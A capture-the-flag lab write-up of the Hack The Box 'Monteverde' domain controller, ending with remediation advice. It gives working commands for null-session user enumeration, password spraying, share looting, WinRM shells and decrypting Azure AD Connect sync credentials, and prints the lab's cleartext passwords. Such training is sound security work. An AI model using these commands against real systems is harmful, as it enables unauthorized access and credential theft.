Monteverde

Machine: Monteverde **OS:** Windows (Active Directory) **Difficulty:** Medium **Track:** Cloud Exploitation **Domain:** MEGABANK.LOCAL **Target:** `10.129.228.111`

> The box was reset between sessions, so the target IP changes across some screenshots (`10.129.228.111` , later `10.129.65.71` and `10.129.65.151`). The commands are otherwise identical.

1. Overview

Monteverde is a Windows domain controller, and the cloud angle is Azure AD Connect, the service that syncs on-prem Active Directory with Azure AD. Anonymous RPC lets me pull the domain user list. Spraying username-as-password finds one valid low-privileged account, `SABatchJobs` , which can read a non-default SMB share holding an `azure.xml` file with a cleartext password. Spraying that password lands a shell as `mhope` , a member of `Azure Admins` . Because the box runs Azure AD Connect, the privileged sync account's credentials are stored locally and can be decrypted, which hands over the domain administrator password.

Short version of the chain:

anonymous RPC user list -> password spray (SABatchJobs) -> readable share with azure.xml -> password reuse gives mhope (Azure Admins) -> decrypt Azure AD Connect sync creds -> domain administrator

Completed by: [Abdulaziz / 14510630]

2. Walkthrough

2.1 Enumeration

A full scan shows the standard Active Directory service set.

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
389/tcp  open  ldap          Active Directory LDAP (Domain: MEGABANK.LOCAL)
445/tcp  open  microsoft-ds
5985/tcp open  http          WinRM
9389/tcp open  mc-nmf        ADWS
```

This is a domain controller for `MEGABANK.LOCAL`, hostname `MONTEVERDE`. WinRM being open is worth remembering, because credentials for a Remote Management user turn into a shell.

2.2 User enumeration over RPC

Active Directory often allows a null session to RPC, which is enough to enumerate domain users. I connected with empty credentials and ran `querydispinfo`.

```
rpcclient -U "" -N 10.129.228.111
rpcclient $> querydispinfo
```




Figure 1: anonymous RPC returns the domain user list. Note the AAD sync account described as a service account for synchronization, an early hint that Azure AD Connect is present.

I saved the account names to a list.

```
Guest, mhope, roleary, SABatchJobs, smorgan, svc-ata, svc-bexec, svc-netapp
```

2.3 Password spray, username as password

A quick, low-risk first attempt is to try each username as its own password. I sprayed the list over SMB.

```
nxc smb 10.129.228.111 -u users.txt -p users.txt --continue-on-success --no-
bruteforce
```




Figure 2: the spray finds one hit, SABatchJobs:SABatchJobs.

2.4 SMB shares and the azure.xml file

With that account I listed the SMB shares, and alongside the defaults there is a non-default `users$` share.

```
smbclient -L 10.129.228.111 -U "SABatchJobs%SABatchJobs"
```




Figure 3: share listing. users$ and azure_uploads are not standard shares, so users$ is worth a look.

Inside `users$` there are per-user folders, and the `mhope` folder holds `azure.xml`, which I downloaded.

```
smbclient //10.129.228.111/users$ -U "SABatchJobs%SABatchJobs"
smb: \> cd mhope
smb: \mhope\> get azure.xml
```




Figure 4: browsing users$, entering mhope, and pulling down azure.xml.

The file is a serialised credential object with a cleartext password in it.

```
<S N="Password">4n0therD4y@n0th3r$</S>
```

2.5 Password reuse gives a shell as mhope

The file sat in `mhope`'s folder, so the obvious guess is that the password belongs to `mhope`, but it's worth spraying across all users in case it is reused. I sprayed it over LDAP.

```
nxc ldap 10.129.228.111 -u users.txt -p '4n0therD4y@n0th3r$' --continue-on-success
```




Figure 5: the password is valid for mhope.

`mhope` is in Remote Management Users, so I logged in over WinRM with Evil-WinRM.

```
evil-winrm -i 10.129.228.111 -u mhope -p '4n0therD4y@n0th3r$'
```




Figure 6: WinRM shell as mhope. The user flag is available from here.

Checking group memberships shows the detail that matters.

```
Global Group memberships    *Azure Admins    *Domain Users
```

`mhope` is in `Azure Admins`. On a host running Azure AD Connect, that group is the path to the sync credentials.

2.6 Privilege escalation, decrypting Azure AD Connect credentials

Azure AD Connect keeps the on-prem directory in step with Azure AD, and to do that it stores the credentials of a highly privileged on-prem account, here the domain administrator. Those credentials live encrypted in the local `ADSync` SQL Express database, but the keys to decrypt them are available to the sync context on the box. Luis Vacas turned Adam Chester's research into the `Azure-ADConnect.ps1` function, which reads the encrypted config, loads the key material, and decrypts the stored password. I hosted the script and pulled it onto the target.

```
python3 -m http.server 8090
```



Figure 7: preparing PoC.ps1 (the Azure-ADConnect function) and serving it over HTTP.

On the target I imported it and ran it against the local `ADSync` database.

```
import-module .\PoC.ps1
Azure-ADConnect -server 127.0.0.1 -db ADSync
```




Figure 8: the script decrypts and prints the stored sync credentials.

```
[+] Username: administrator
[+] Password: d0m@in4dminyeah!
```

That is the domain administrator password. I logged in over WinRM as `administrator` and read the flag.

```
evil-winrm -i 10.129.228.111 -u administrator -p 'd0m@in4dminyeah!'
```




Figure 9: administrator shell, and type root.txt on the desktop.

Rooted.

3. Why It Was Vulnerable

- Anonymous RPC exposed the full user list, handing an attacker a free spray target.
- A weak, guessable credential (`SABatchJobs:SABatchJobs`) gave the first foothold.
- A cleartext password was left in a file on a readable share (`azure.xml`).
- Password reuse meant the share password also worked for a domain user.

- Azure AD Connect stored recoverable domain-admin sync credentials reachable by an `Azure Admins` member.

4. How to Fix It

- Restrict anonymous and null-session access to AD so user lists can't be enumerated.
- Enforce strong unique passwords, account lockout, and spray monitoring.
- Never store credentials in files or shares, and tighten share ACLs.
- Rotate any credential that appears in a file, and avoid reuse across accounts.
- Treat the Azure AD Connect host as Tier 0, keep the sync account minimal, and lock down `Azure Admins`.

5. Skills Involved

- Null-session RPC user enumeration with rpcclient
- Password spraying over SMB and LDAP with NetExec
- SMB share enumeration and credential hunting
- Credential reuse to escalate across accounts
- Azure AD Connect sync-credential decryption for domain-admin

6. What We Learned

- A null session is a free user list, which is a free spray list.
- Username-as-password still works, and it is the cheapest first spray there is.
- A secret in a readable share is a secret for everyone who can read the share.
- The Azure AD Connect host is effectively a domain controller, because it holds the keys to one.

7. Link to Our Project

Monteverde is a pure identity-and-secrets chain, and it maps onto SnapVault's secret-hygiene and least-privilege controls rather than its container ones. Its first real break is a cleartext credential sitting in a readable location, which is exactly what our hardened build refuses to do. SnapVault keeps no secret in the bucket at all, stores the admin password as a hash, and gives the app one scoped account instead of a reusable privileged one (controls C2, C3, and C7). Monteverde shows why "a password left somewhere readable" is the weakness the hardened build is built to eliminate.

References

0xdf. (2020, June 13). *HTB: Monteverde*. 0xdf hacks stuff. https://0xdf.gitlab.io/2020/06/13/htb-monteverde.html

Chester, A. (2019). *Azure AD Connect for red teamers*. XPN InfoSec Blog. https://blog.xpnsec.com/azuread-connect-for-redteam/

Qinncade. (2024, October 10). *Monteverde HTB walkthrough as OSCP preparation*. Medium. https://medium.com/@qinncade/monteverde-htb-writeup-as-oscp-preparation-808ffe5cdded

Vacas, L. (CyberVaca). (n.d.). *Azure-ADConnect.ps1* [Computer software]. PsCabesha-tools, Hackplayers. GitHub. https://github.com/Hackplayers/PsCabesha-tools/blob/master/Privesc/Azure-ADConnect.ps1